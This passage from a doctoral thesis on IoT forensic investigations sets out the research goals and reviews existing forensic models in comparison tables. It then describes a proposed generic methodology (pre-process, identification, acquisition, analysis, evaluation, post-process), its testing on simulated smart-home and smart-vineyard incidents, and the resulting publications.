- **Goal 5**. Extraction of the common forensic features shared by all IoT devices. Once a context has been successfully addressed, the scope of the proposal can broaden and target the whole IoT environment. To be able to follow this approach, a study of the different contexts, the devices and systems used in them, and their requirements when it comes to performing forensic investigations is needed to determine which aspects should be taken into account in order to model their examination process.
- **Goal 6**. Development of a generic IoT forensic methodology. With the knowledge extracted in the achievement of the previous goals, the common forensic aspects shared by all IoT devices can be put together in a proposal that addresses all IoT contexts.
- **Goal 7**. Evaluation of the generic IoT forensic methodology. The performance of the proposal must be tested both theoretically and practically. For the former, a comparison can be made with the most relevant proposals from the forensic community, and, for the latter, the methodology can be tested in scenarios representing real life cyberincidents in a similar manner to that in Goal 4.

1.3 Methodology and Work Plan

In order to accomplish the goals described in Section 1.2, and fulfill the objective of this doctoral thesis, the following methodology is established:

- **Goal 1.** Review the proposals from the research community regarding IoT forensics.

  This partial objective sees its main purpose fulfilled at the early stages of the doctoral thesis, allowing the researcher to familiarize themselves with the field of IoT forensics. Once this has been achieved, a periodic study of the recent pieces of research will be made throughout the course of the thesis. In particular, the following fields of digital forensics will be reviewed:

  - Issues, challenges and possible solutions regarding IoT security and forensics.

  - Existing contexts in the IoT, focusing on their requirements and characteristics, the devices, systems, firmwares and operating systems used in them, and the procedures followed by investigators to tackle forensic investigations.
  - Existing techniques, tools and solutions for performing forensic investigations in the IoT.
  - Proposed frameworks, methodologies, models and guidelines whose goal is to put together the necessary steps to carry out an examination in this environment.

- **Goal 2.** Determine the characteristics and requirements of IoT devices when it comes to performing a forensic investigation.

  In this objective, the theoretical knowledge extracted in Goal 1 is put into practice by studying, from a forensic perspective, several IoT systems and devices. After a review of the state of the art prior to establishing a methodology for this doctoral thesis, it became clear that one of the approaches followed by researchers in order to determine how to tackle forensic investigations in the IoT is to examine individual devices or systems. By doing so, they are able to establish which procedures can be followed, which tools are compatible, and what limitations they have when carrying out the examinations.

  Following the same approach, this objective will focus on studying three IoT operating systems, namely Windows 10 IoT Core [58], Ubuntu Core [59] and Android Things [60]. This selection was made for two main reasons, the first one being that they have been developed by companies which have been successful in other IT areas such as the smart phone, computer and server environments, and the second one being that they share certain features that makes them suitable to be used in the same context. In addition, this goal will provide the practical knowledge necessary to ultimately accomplish the main objective. The tasks involved in the fulfillment of this goal are:

  1. Selection of the operating systems to be examined.
  2. Study of the features of each operating system and the platforms which are compatible with them.
  3. Establishing a methodology which assures that the operating systems are studied in a forensically sound manner, and in a state that represents an actual use of them.
  4. Determining which techniques can be used to acquire the data stored in each operating system and how to analyze them.
  5. Selection of the artifacts stored in them which contain information that may be useful in real life investigations.

- **Goal 3.** Development of a context-centered IoT forensic methodology.

  Since targeting the whole IoT environment at once is quite challenging due to its heterogeneity, an intermediate and more feasible step which allows us to accomplish this doctoral thesis's ultimate goal is addressing a specific context. By doing so, the practical knowledge extracted from the analysis of the devices in Goal 2 can be used in the development of a detailed procedure to address the investigation of the context to which said devices belong, using a conventional methodology as a reference. The tasks involved in the achievement of this goal are the following:

  1. Study of the existing proposals modelling forensic investigations in the IoT.
  2. Selection of a conventional forensic methodology which can server as a starting point for the development of an IoT-centered one.
  3. Extraction of the common aspects of the examination of the operating systems which define the context which the methodology is modelling.
  4. Adaptation of the conventional methodology to the characteristics and requirements of the selected context.
  5. Definition of the phases in which the proposal is divided and description of their content.

- **Goal 4.** Evaluation of the proposal.

  In order to test the performance of the proposal, a set of tests need to be designed and executed. These tests aim to simulate a real life IoT cyberincident that requires the opening of a forensic investigation, and in which the proposed methodology is used to determine what has occurred. The tasks which will be carried out to complete this goal are the following:

  1. Definition of a general test environment in which to carry out the evaluation.
  2. Design of three case studies, one for each operating system in the context, simulating a cyberincident which could arise in real life.
  3. Creation and set up of the case studies.
  4. Examination of each individual case study following the proposed methodology.
  5. Evaluation of the results.
  6. Determine how the proposal could be adapted to other contexts.

- **Goal 5.** Extraction of the common forensic features shared by all IoT devices.

  Since the main objective targets the whole environment, it is necessary to be aware of the state of the rest of the contexts in the IoT and not only take the knowledge extracted from the previous goals as a basis. Since the theoretical aspects were already mastered in Goal 1, the aim of this objective is to evaluate the practical ones, so an approach similar to that of Goal 2 can be followed, meaning that IoT devices from other contexts will be forensically studied. To achieve this goal, the following tasks will be fulfilled:

1. Study, from a forensic perspective, of devices belonging to different contexts to the ones studied in the previous Goals.
2. Testing of the different forensic techniques, tools and models in multiple IoT contexts.

- **Goal 6.** Development of a generic IoT forensic methodology.

  Once the practical and theoretical knowledge of the multiple IoT contexts has been gathered, the main proposal can be designed. Therefore, after studying the related work, the information extracted with the completion of the previous goals will be put together in the design of a common IoT methodology for the investigation of cyberincidents. To complete this goal, the following tasks will be carried out:

  1. Evaluation of the techniques, tools and procedures which could be used in several IoT scenarios.
  2. Analysis of the proposals made by the research community that are focused on developing procedures for performing investigations in the IoT.
  3. Selection of a reference generic model accepted by the forensic community that can serve as a starting point for the development of the proposal.
  4. Extraction of the general aspects of the methodology designed in Goal 3 which can be used in the development of the new generic one.
  5. Study of the useful aspects of the reference model and the context-centered methodology which can be combined to create the proposal.
  6. Integration of the extracted generic techniques, tools and procedures with the combined aspects of the methodologies.
  7. Definition and description of the phases into which the methodology is divided.

- **Goal 7.** Evaluation of the generic IoT forensic methodology.

  Finally, the main proposal of this doctoral thesis must be tested to determine its usefulness. In this case, three evaluations will be carried out, a theoretical one, in which the methodology is compared with the ones proposed by the research community, a practical one, evaluating its performance in case studies, and a hybrid one, in which the behaviour of the proposed methodology will be compared with how the existing models would perform in these case studies. The tasks involved in this goal are the following:

  1. Comparison of the proposal with the existing ones in the forensic research community.

2. Selection of two different contexts in which to test the methodology in a practical way.
3. Design of two case studies, one for each context, simulating a cyberincident which could arise in real life.
4. Creation and set up of the case studies.
5. Examination of each individual case study following the proposed methodology.
6. Analysis of the validity of the results obtained.
7. Evaluation of how the proposals from the research community would have performed in the same test scenarios.

1.4 General Discussion and Description of the Proposal

As mentioned above, the goal of this doctoral thesis is to develop a methodology for carrying out forensic investigations in the IoT in an effective and complete manner. As a summary of the related work, Tables 1.2 and 1.3 present the proposals from the research community which model, to some extent, the process that needs to be followed in an IoT forensic investigation, indicating the type of each proposal, whether it is context-centered, whether it has been submitted to evaluation, the feasibility of implementing it, its level of detail, the approach followed and its limitations.

Once this review was completed, the following main issues were identified:

- There is a lack of a practical approach in most proposals, as they do not detail which techniques could be used in each step of the investigation, and thus they do not provide the investigator with the most basic and crucial information on how to approach the examination.
- Not every piece of research is submitted to evaluation, and most of the ones which are are only studied from a theoretical viewpoint, which makes it difficult to determine the usefulness of the proposal.
- Some of them rely on a piece of software or platform which has not been developed yet. In addition, they require you to either have that piece of software installed prior to the beginning of the investigation, or to have a connection to a platform, vastly reducing its usefulness.
- Finally, almost none of the suggested models consider the state of the legal framework, this resulting in them not being able to be used in a court of law.

In order to address these issues, and using as reference a combination of the conventional model proposed in [63], which reviews all the forensic models proposed since 1984 and generates a generic one using the common processes shared by all of them, and the IoT-context-centered proposal made in [64] after the achievement of Goal 2, a model of the

Table 1.2: Summary of the proposals from the research community (I).

Proposal	Type	Context	Evaluation	Feasibility	Level of Detail	Approach	Limitations
[27]	Method	✗	✗	Medium	Low	Network zone division	Mainly focused on evidence location
[52]	Model	✗	✗	Medium	Low	Phase division	Gives little insight into the investigation process
[43]	Framework	✗	Critical	High	High	Module division	Lacks practical perspective
[48]	Framework	Cloud systems	Theoretical	Medium	Low	Phase division	Focused on forensic by design, not on the investigation process
[50]	Methodology	✗	Theoretical	Low	High	Phase division	Focused on privacy aspects. It depends on the installation of a piece of software.
[46]	Model	✗	✗	Low	Low	Component division	Not technically detailed, provides some investigation guidelines
[61]	Model	✗	✗	Medium	Medium	Zone division	Focused on evidence identification
[56]	Model	Autonomous Automated Vehicles	Practical	Low	Low	Only phased	Provides some brief examination guidelines
[57]	Framework	Internet of Vehicles	Practical	Medium	High	Distributed service	Relies on a distributed platform and a specific service
[53]	Framework	Smart Home	Practical	Medium	Medium	Phase division	The practical phases are not technically detailed
[44]	Framework	✗	Theoretical	Medium	Low	Module division	Completely theoretical and only addresses the identification and acquisition phases

Table 1.3: Summary of the proposals from the research community (II).

Proposal	Type	Context	Evaluation	Feasibility	Level of Detail	Approach	Limitations
[54]	Methodology	IoT Prototyping Hardware Platform	✗	High	Low	Phase division	Very few details
[55]	Framework	✗	✗	Low	Low	Phase division	Barely any detail is provided
[47]	Framework	✗	Critical	Medium	Medium	Component division	The actual forensic process is barely detailed
[42]	Framework	✗	✗	Medium	Low	Layer division	Focused on describing what tools to use for each layer
[45]	Methodology	Wearable Devices	Practical	High	Medium	Step division	Does not cover the whole investigation process
[62]	Model	✗	✗	High	High	Module division	It lacks technical and practical details of the reactive phase

investigation process is created by focusing on the practical perspective and addressing the whole IoT environment. In this way, the proposal is suitable for use in a court of law, as it uses aspects of the conventional forensic methodologies that are used daily in legal processes, and also considers the characteristics and requirements that IoT devices have when it comes to their examination, as it is based on an IoT model that is accepted by the forensic community. The resulting phases and their details are described below.

Pre-Process. This phase describes the actions that the investigator must carry out to design the action plan. It covers the following actions:

- Obtaining information about the incident: this allows us to determine whether it is necessary to perform some precautionary actions, such as powering off the devices if there is a suspicion that malware might be involved.
- Learning the characteristics of the IoT network affected and the devices present in it: it is crucial to know aspects such as the number of devices affected, their location and accessibility, their technical specifications or whether they use an operating system or firmware, so that the investigator can prepare the necessary equipment and decide how to approach the investigation.
- Establishing the degree of forensic soundness required in the investigation: if the requester does not require the forensic soundness of the investigation to be maintained, the investigator can adopt a flexible approach when acquiring and analyzing the sources of evidence.
- Obtaining of warrants: if a cloud system needs to be examined, it is advisable to request the corresponding authorization, so that it can be formalized as soon as possible since it is a long bureaucratic process. The same applies if any of the devices that might be examined are protected by some law.

Identification. The purpose of this phase is to determine which devices or systems involved in the investigation might be susceptible or contain any piece of evidence that might offer information on what has occurred. In the IoT, since there are so many devices in a network and they can be separated by miles, the crucial task in this phase is to delimit the range of the scene. Under these circumstances, the investigator must rely on the logical connections that are active or have been active on the devices in the scene. In order to determine this, they must be analyzed, either online or offline, so the information extracted in the previous phase regarding the forensic soundness of the investigation and the technical aspects of the devices is crucial to knowing how to proceed. This will determine which type of acquisition and/or analysis needs to be performed.

In addition, an order of study must be established so that the minimal amount of information is lost, since the lifetime of the data is very short. Therefore, the devices need to be sorted depending on their importance and the volatility of the data that they handle, which can be done using the following criteria:

- The lifetime, quantity and relevance of the data that a device handles.
- The significance of the device in the IoT environment.
- Whether it has an acquirable memory and, if so, how difficult it would be to acquire it.

Acquisition & Preservation. This phase aims to collect the data generated by the devices so that they can be analyzed and used to draw conclusions about the incident. The techniques available for each main type of evidence are the following:

- Non-volatile memory: this is the largest source of data. The methods available to extract them are the following:
  - Extraction and acquisition: only feasible if the storage is removable. The storage device is extracted from the system, placed in a write blocker to preserve its integrity, and then either cloned or imaged.
  - JTAG: a method that involves connecting to the Test Access Ports (TAPs) of the memory using a JTAG connector in order to be able to read its data and image it. It is usually a harmless option for soldered storage, and can also be used on non-soldered ones, but the compatibility of the device with the JTAG is not guaranteed.
  - ISP: similar to the JTAG, but involves connecting to an embedded Multi Media Card (eMMC) or an embedded Multi Chip Package (eMCP) [65] flash memory chip to access its content.
  - Chip-off: the memory is desoldered from the board and placed into a flash reader, and then its image file is created. It requires specific soldering knowledge and equipment. Furthermore, the chances of compromising the functioning of the device are quite high.
  - Live acquisition: this consists in executing the acquisition software directly on the device. Its main disadvantage is that the interaction with the system will alter the data stored on it, and there are no guarantees that the collection tool will be compatible with it. It is the only option if the device cannot be physically accessed or if the above methods cannot be carried out. However, if the integrity does not have to be preserved, it might be preferable to performing a JTAG or chip-off, as it is faster and simpler. In addition, this method does not damage the device.
- Volatile memory: the only feasible option is to perform a live acquisition, but it is extremely difficult to find tools that can perform this task on IoT devices. In addition, it is also necessary to create a profile of the memory that is being acquired, otherwise the data will be almost useless, only allowing the study of the raw memory data.

- Network traffic: the only way to collect this type of data is through live acquisition, the best approach being to extract the network traffic from devices through which the greatest number of packets are sent, namely a router or the IoT gateway.

In order to preserve the sources of evidence and guarantee the forensic soundness of the investigation, the chain of custody needs to be maintained, which involves carrying out the following tasks:

- Document how the acquisition was performed.

- If the original device is seized, place it in an anti-static sealed bag and secure it so that only authorized people can have access to it. The same is applicable if a clone of the device is made.

- Calculate the hash value of the clone or image collected.

- Take photographs of the device that has been acquired, as well as the result of the acquisition.

- Register the date and time of the acquired evidence, its identification number, its description, its format, the identity of the investigator and where it is going to be stored.

Analysis. The purpose of this phase is to detect the pieces of evidence that are stored on the devices in order to draw conclusions from them. To do so, an individual approach for each device is advised, since it has been established that there may be fundamental differences between them. The decision to use an offline or online analysis must be made by taking into account the following aspects:

- The feasibility of the acquisition process of the device: if no method succeeds in acquiring its memory, there is no other option but to perform a live analysis.

- The requirements regarding the integrity of the evidence: if it is not necessary to maintain it, the online examination is a viable approach, although it is preferable to perform an offline technique in order not to alter the data stored in the system.

It should be noted that performing a live examination compromises forensic soundness, as the data contained in the source of evidence will be altered, so it is not the best approach to follow if it is necessary to maintain the integrity of the evidence. However, there will be cases in which this method will be the only feasible one, so the investigator will have no choice but to perform it. In addition, there are not that many forensic tools, even conventional ones, that are compatible with IoT operating systems, so the investigator must rely on the native ones available in the system to carry out their analysis. Furthermore, they must be careful when executing certain actions, since the limited computational power of these devices will cause demanding tasks to take a long time to be completed, and they might even crash the device, losing all the information.

Some of the tools that can be used for the analysis are presented in Table 1.4. Since there are not many IoT-centered ones, conventional ones must be used.

Table 1.4: Tools that can be used for the offline analysis phase and their operating system compatibility.

Tool/OS	Windows	Linux-based
Browsing Tools		
FTK Imager [66]	✓	✗
Autopsy [67]	✓	✓
Volatile Memory Analysis		
Volatility [68]	✓	✓
Rekall [69]	✓	✓
Carving Tools		
QPhotorec [70]	✓	✓
Foremost [71]	✗	✓
Network Tools		
WireShark [72]	✓	✓
Network Miner [73]	✓	✓
Xplico [74]	✗	✓
Zeek [75]	✓	✓
Other Tools		
KAPE [76]	✓	✗
Log2Timeline [77]	✓	✓
ExifTool [78]	✗	✓

Evaluation. Details the actions that need to be performed so that conclusions can be drawn from the perspective of the environment instead of an individual one. The interoperability of IoT devices and the large number of them present in the network makes it crucial to determine whether any of the individual pieces of evidence and conclusions drawn in the analysis phase can be linked together, as it is usual for multiple devices to have been affected by the incident. In this way, it can be determined whether the individual conclusions drawn were correct, and also how they impacted the whole IoT network.

When a piece of evidence is being evaluated, it must be determined what impact it had on the system in which it was found and, after that, one must consider whether it could have affected other devices in the network. In order to establish this, a link between the pieces of evidence must be found. This might allow the investigator to find new ones, or fit others together that, when studied individually, did not make sense. Then, the most important task is carried out: the "linked" ones are studied together, drawing conclusions from the perspective of the whole environment, thus changing the viewpoint compared with the analysis phase, which was device-centered, and giving the investigation a degree of completeness. Once all the pieces of evidence have been evaluated, the investigator should be able to chronologically retrace the actions that occurred in the incident, supporting them with concrete proof, and to determine how the devices in the network were affected by it.

The process is graphically represented in the form of a flowchart diagram in Figure 1.3.



Beginning of the evaluation phase
Sort the pieces of evidence by relevance
Are there any pieces of evidence left to evaluate?
No
Chronologically retrace the actions that occurred in the incident
End of the evaluation phase
Yes
Evaluate piece of evidence
Can it be linked with other pieces of evidence?
Yes
Evaluate the pieces of evidence together
Determine the impact that they had on the environment
Draw conclusions from the perspective of the whole environment
No
Determine the impact that it had on the device on which it was discovered
Draw individual conclusions

Figure 1.3: Flowchart diagram of the proposed evaluation phase.

Presentation and Post-Process. This describes the actions needed for the closing of the investigation, which are the following:

- Writing and presentation of the forensic report.
- Return or destruction of the original sources of evidence if they were seized.
- And, in some cases, reconstruction and restoring of the systems affected, which is performed via the tasks listed below.
  - Cleaning of the environment: first, it must be determined whether the malware or vulnerability is still present in the network by running scanning tools. Depending on the answer, and on the level of damage suffered by the devices, it may be sufficient to simply remove it. If not, restoring the devices might be appropriate.
  - Restoring of the systems: this consists in using backup copies of the devices, returning them to their previous functioning state. If there are no backups, a reconstruction of the system must be performed, and this requires reinstalling the corresponding operating system or firmware, as well as the pertinent applications.

  - Evaluation of the effectiveness of the actions performed: once the systems have been restored, one must check whether they are, indeed, behaving properly, and also whether the vulnerability or malware is still present. If it still is, a more thorough cleaning procedure must be executed.

In order to test the effectiveness of the proposal, it was first submitted to a theoretical evaluation, comparing it with the existing related work, achieving the results presented in Tables 1.5 and 1.6, which show the following improvements:

- It has an eminently practical perspective and provides a higher degree of technical detail.
- Its performance is submitted to both a practical and a theoretical evaluation.
- The devices are identified according to their importance, not on the basis of the zone they belong to.
- It suggests multiple acquisition methods depending on the need to conserve the integrity of the evidence and the physical accessibility of the device under examination.
- It offers flexibility regarding the forensic soundness of the investigation, so that cases that do not end in a legal process can take advantage of that.
- It takes into account the concept of the environment of the IoT, given its interoperability and connectivity, and allows the drawing of conclusions from this perspective, as opposed to an individual one.

In addition, as mentioned above, the proposal was also submitted to a practical evaluation in two scenarios simulating two incidents which could arise in real life. The first one consisted of a smart home investigation in which the IoT network, which was composed of multiple Samsung SmartThings devices [80], was behaving erratically. Following the proposed methodology in a forensic investigation allowed us to determine that the incident was caused by an external attack that infected the central node by executing botnet malware. The second scenario consisted in a suspected attack on an IoT system, specifically a Libelium Smart Agriculture IoT Vertical Kit [81], which was in charge of monitoring environmental parameters in a vineyard. Through the application of this proposal, the existence of an external attack was proven, detecting that it was due to the access point having weak security measures, and the impact that it had on the network was also noted and measured; the attack had disabled the connection between the network and the cloud platform that was being used to process and collect data from the vineyard.

When using the above-mentioned models, methodologies and frameworks from the research community as a reference to perform an investigation in the same two scenarios to extend the evaluation of the results obtained by this doctoral thesis's proposal, the following conclusions were reached:

Table 1.5: Summary of the comparison of the proposal with previously existing ones (I)

Proposal	Reference	Technically Detailed	Practical Perspective	Evaluation
[27]	Not specified	✗	✗	✗
[52]	Standard operating procedure	✗	✗	✗
[43]	ISO/IEC 27043:2015 [49]	✗	✗	Critical
[48]	Not specified	✗	✗	Theoretical
[50]	ISO/IEC 29100:2011 [51]	✗	✗	Theoretical
[46]	Best practices in digital forensics	✗	✗	✗
[61]	Available network forensic methods and tools	✗	✗	✗
[56]	Not specified	✗	✗	Practical
[57]	Not specified	✓	✗	Practical
[53]	Not specified	✗	✗	Practical
[44]	Principles of DFRWS [79]	✗	✗	Theoretical
[54]	Common methodology	✗	✗	✗
[55]	Not specified	✗	✗	✗
[47]	DFIF-IoT [43]	✗	✗	Critical
[42]	Layered architecture	✗	✓	✗
[45]	Literature survey	✓	✓	Practical
[62]	ISO/IEC 27043:2015 [49]	✗	✓	✗
This proposal	Traditional forensic model [63]	✓	✓	Critical and Theoretical

- There is a clear lack of detail in the said models, which makes them difficult to follow when performing an investigation. This does not mean that they are not suitable for use, but as they are not structured, detailed or clear implies that the investigator must rely on their instinct and improvise, which increases the chances of making a mistake and hinders the completeness of the process.
- Only [27] is able to cover all the practical phases of the investigation in both the case studies presented, but it does so in a less efficient way and thanks to its lack of specificity, which allows it to cover a wide range of techniques without mentioning any of them. Therefore, as observed above, it depends on the ability of the investigator to know and identify which the appropriate ones to use are.
- Similarly, other models might also have been able to obtain the same outcome as our proposal did in certain phases, but this must be assumed as well, since they do not

Table 1.6: Summary of the comparison of the proposal with previously existing ones (II)

Proposal	Identification	Acquisition	Analysis
[27]	By network zones: internal, middle and external	Traditional approach. Not very detailed	Same as the acquisition
[52]	Device to device communication	Live extraction	Traditional approach
[43]	Divided into cloud, network and device level	Not detailed	Not detailed
[48]	Not addressed	Not addressed	Not addressed
[50]	Needed beforehand	Through a piece of software	Not detailed
[46]	Not detailed, although it mentions examples of data that can be found in each context	Not detailed, although it mentions that it would be like any other type of forensics	Same as the acquisition
[61]	Based on zones	Described from a theoretical viewpoint	Not addressed
[56]	Not specified	Offline	Not addressed
[57]	Not addressed	Online, by using a distributed platform	Not addressed
[53]	Traditional approach	Traditional approach	Not detailed
[44]	Through a fog node connected to the IoT device	Online	Not addressed
[54]	Not detailed	Offline	Not detailed
[55]	Not detailed	Not detailed	Not detailed
[47]	Divided into cloud, network and device level	Not detailed	Not detailed
[42]	Based on zones	Traditional approach	Not detailed
[45]	Physical	Offline	Offline
[62]	Not detailed	Physical and Logical	Not detailed
This proposal	Based on logical device communication	Flexible approach, both offline and online, depending on the state of the source of evidence, its physical accessibility and degree of integrity	Offline and online analysis

detail whether some of the techniques used in the case studies are actually considered in their proposals.

As a result, the proposed methodology satisfies the main objective of this doctoral thesis: the proposal can be used to carry out forensic investigations in the IoT, and after submitting it to evaluation, it has been confirmed that it does so in an effective and complete manner.

1.5 Results

In this section, the results obtained in the course of work on the doctoral thesis are given, describing the proposals and the publications in which they have appeared, including both journals and conference proceedings.

With respect to Goal 1, there is no tangible outcome to extract from it, but its importance cannot be disregarded just because it did not result in any publications. In fact, the knowledge gained after its completion is the foundation on which the whole doctoral thesis rests. In addition, this goal is explicitly present in the works published that evaluated the proposals from the research community.

It is with the fulfillment of Goal 2 that the first proposal is made, consisting in a review of the state of IoT security and forensics, and a preliminary analysis of the non-volatile memory of the Windows 10 IoT Core operating system. More specifically, the proposal examined the operating system in three different states, after the image is burnt into the storage, after it boots for the first time, and finally when it is used in a normal environment, exploring all its features. Once every state had been forensically studied, the useful artefacts stored in them were evaluated, listed and detailed. This piece of research was published in the national conference *V Jornadas Nacionales de Investigación en Seguridad* [82], and, after being selected as one of the top-ranked articles of this conference, it was proposed for an extension, which resulted in describing in greater detail the directories into which the non-volatile memory is divided, and summarizing the forensically useful artifacts stored in them. In addition, information on the filesystem used by the main partitions of the system, namely the New Technology File System (NTFS) [83], was added as well, and an analysis tool was developed to retrieve the useful forensic artifacts detected in Windows 10 IoT Core. This tool consists in a module for the Kroll Artifact Parser and Extractor (KAPE) [76] software, which was developed by Eric Zimmerman, and works as follows: once the investigator has acquired the non-volatile memory, they launch KAPE and, using either an image file of the system or a clone as a source, select the module developed, which crawls through the content of the acquisition. Once the process has finished, the investigator receives, as output, all the useful forensic artifacts stored in the collected source of evidence, separated into directories. This new study was included in the paper *Non-Volatile Memory Forensic Analysis in Windows 10 IoT Core*, published in the *Entropy* journal.

As mentioned in Section 1.3, when studying the features of the Windows 10 IoT Core operating system, two other OSs were detected which would belong to the same context, namely Ubuntu Core and Android Things. They all share the following aspects: they are light versions based on widely-used desktop and mobile systems, they are heavier than a RTOS and need to be installed on a device with sufficient computational power, they are able to execute fairly complex applications and manage the information that is exchanged in the network, they implement features to be used both in the enterprise and home sectors, and, most importantly, they perform the role of central node. Therefore, following the same approach as in the Windows 10 IoT Core proposal, the Ubuntu Core operating system was studied. The methodology adopted was identical to the previous proposal, and the ultimate result was also the retrieval of the useful forensic artifacts that can be found in the operating system, as well as establishing some guidelines on how to approach the investigation on this OS. In addition, in this proposal the volatile memory and the network traffic were also analyzed. This piece of research was submitted for publication in the *Forensic Science International: Digital Investigation journal.* With respect to Android Things, it was also analyzed from a forensic perspective, but its study did not offer results as relevant as the other ones, as it was too similar to the Android mobile version, so it was not submitted for publication.

Once the three operating systems had been forensically examined, Goal 2 was concluded. Since a context had been delimited, and the devices and systems which comprised it had been studied, it was feasible to move on to Goal 3, and develop a methodology to perform forensic investigations in this context. In order to do so, once the existing models designed by the research community had been evaluated, the decision was made to address the proposal by using a conventional one as a reference. This was done for two main reasons, the first and most important being that a methodology should be able to comply with the existing legal framework, and, at the moment, this framework is based upon the conventional models. Consequently, until new regulations which consider the need for a new procedure for IoT investigations are introduced, the proposals which aim to be used in a court of law must adapt to the existing ones. Secondly, investigators are constrained by the techniques and tools available, with very few of them being IoT-centered. As a result, developing a totally new proposal in which there are no compatible tools or techniques is useless until they actually exist. This adaptation resulted in the following changes:

- The identification phase now delimits the range of the investigation by studying the connections made by the central node.
- The inclusion of acquisition techniques that are mainly used in IoT forensics and are not very common in a conventional environment, specifically JTAG/UART, ISP and chip-off.
- The possibility of executing an online analysis gains importance, so guidelines are provided on how to address this scenario.
- A new phase is added, named “Evaluation”, with the goal of studying the pieces of evidence gathered in the analysis phase from the perspective of the whole environment, and not from the device’s point of view. This is due to the large number of devices

that normally coexist in an IoT network, and the importance of interoperability in this environment.

- A “Post-Process” phase is added to describe the actions that need to be carried out before closing the investigation, specifically focusing on returning the IoT system to a functioning state.

At the same time, we tackled Goal 4, with the aim of evaluating the practicality of the proposal. To do so, a test environment representing the modelled context was designed, and three cybersecurity incidents that represented real life scenarios were simulated. Each case study was approached as any ordinary forensic investigation would have been, but the procedure followed was based on the proposed methodology, thus discerning whether it would allow the completion of a forensic investigation with all the necessary guarantees. The results were clear, the methodology was suitable for use as a reference in examinations and successfully tackled the three test scenarios.

The completion of these goals resulted in the article *A context-centered methodology for IoT forensic investigations*, which was published in the *International Journal of Information Security* [64].

In view of the results of Goal 4, in which a small part of the IoT environment was successfully forensically modelled, it was time to tackle Goal 5 and focus on providing a solution which could target the whole IoT. Therefore, similarly to what was done in Goal 2, we examined other devices belonging to other contexts from a forensic perspective. In this case, the smart home environment was selected as the area of study, since it is one of the segments in which IoT devices are most commonly used [84]. The system examined was a smart sensor set developed by Xiaomi [85], which provided information that was valuable in ultimately accomplishing the goal of the doctoral thesis. Firstly, the change of environment showed that not all IoT devices are as accessible as the ones which had been analyzed previously. This applies to both physical and logical accessibility. The former was made difficult by the way in which the devices included in the set are built, with all of them having a soldered non-volatile memory. This meant that the typical acquisition method of extracting and imaging the storage was not possible, so other more complex techniques such as the above-mentioned JTAG/UART, ISP or chip-off were the only options for collecting the data. In addition, in order to physically have contact with the memory chip, the devices need to be disassembled, which is also a relevant aspect to take into account when performing an investigation. Secondly, in these prebuilt sets the user loses most of the control over the devices and, more importantly, over the operating system. Consequently, there is no possibility for the user to interact with it at a low level, as access is restricted, with the same happening to the investigator when carrying out the examination. And, lastly, it represented an environment in which the interaction with the outside, beyond the IoT network, was not carried out via a computer, but through a smart phone by using an app, which is a more challenging scenario from a forensic perspective. During the examination of this sensor set, it was not possible for the authors to acquire the data stored in the non-volatile memory of the central hub, which is the device controlling the network. However, a thorough analysis of the network communications made by all the devices was performed, as well as an examination of the smart phone app used to interact with the kit. This examination led to the development of the proposal *Forensic Analysis of the Xiaomi Mi Smart Sensor Set*, which was submitted for publication in the *Forensic Science International: Digital Investigation* journal.

Finally, we moved on to Goal 6, which is the first of the two centered on developing the main proposal of this doctoral thesis. Since this proposal has been detailed in Section 1.4, only a short description of its mains points is provided below.

- It combines the knowledge gathered from the study of the multiple contexts with the methodology designed and tested in Goals 3 and 4, which means that it can target the whole IoT environment.
- In terms of actual changes in the phases which comprised the methodology compared with the context-centered one, a new one was added, namely “Pre-Process”, which covers the actions that need to be carried out in designing the action plan of the investigation.
- Two important processes were included in two phases, now addressing the preservation of the evidence in the “Acquisition” phase, and the presentation of the results in the “Post-Process” one.
- The methodology addresses the handling of the three main types of evidence which can be found in digital forensics, namely volatile memory, non-volatile memory and network traffic.

This scheme was included in the article which was presented at the *2021 EU Digital Forensic Research Workshop* [86] congress and published in the *Forensic Science International: Digital Investigation* journal [87].

To complete the objective of this doctoral thesis, and tackle Goal 7, the proposed generic methodology was evaluated to determine its effectiveness and performance by being tested both theoretically, comparing it with the existing models developed by the research community, and practically, by using it as a guide, similarly to what was done in tackling Goal 4, in two forensic investigations derived from two simulated case studies that represented real life cyberincidents, one being in a smart vineyard, and the other in a smart home. In addition, to fairly measure the effectiveness of this proposal in these practical scenarios, the ones designed by the research community were also tested to determine how they would have behaved in the same scenarios. The main differences detected were the following:

- This doctoral thesis’s proposal uses a widely-adopted traditional forensic model as a reference, which allows it to take advantage of key elements that assure the effectiveness and completeness of the methodology and, consequently, of the investigation.

- It relies on the proposals from the community regarding IoT forensic examinations of different systems and devices from the main IoT contexts, their requirements and previously proposed methodologies and frameworks.
- It studies and recognizes the characteristics common to all the contexts, and these are extracted and addressed in the form of a general methodology that can be used as a reference for IoT investigations.
- It is divided into clearly delimited phases, providing detailed step-by-step guidelines on how to perform each stage of the forensic investigation. In addition, it addresses all of them from a practical viewpoint, so that investigators know how to implement them.
- It fully covers all the relevant phases of an investigation, namely identification, acquisition, preservation and analysis, as well as additional pre and post-investigation ones.
- It provides a number of general tools that can be used in the process, and describes their characteristics.
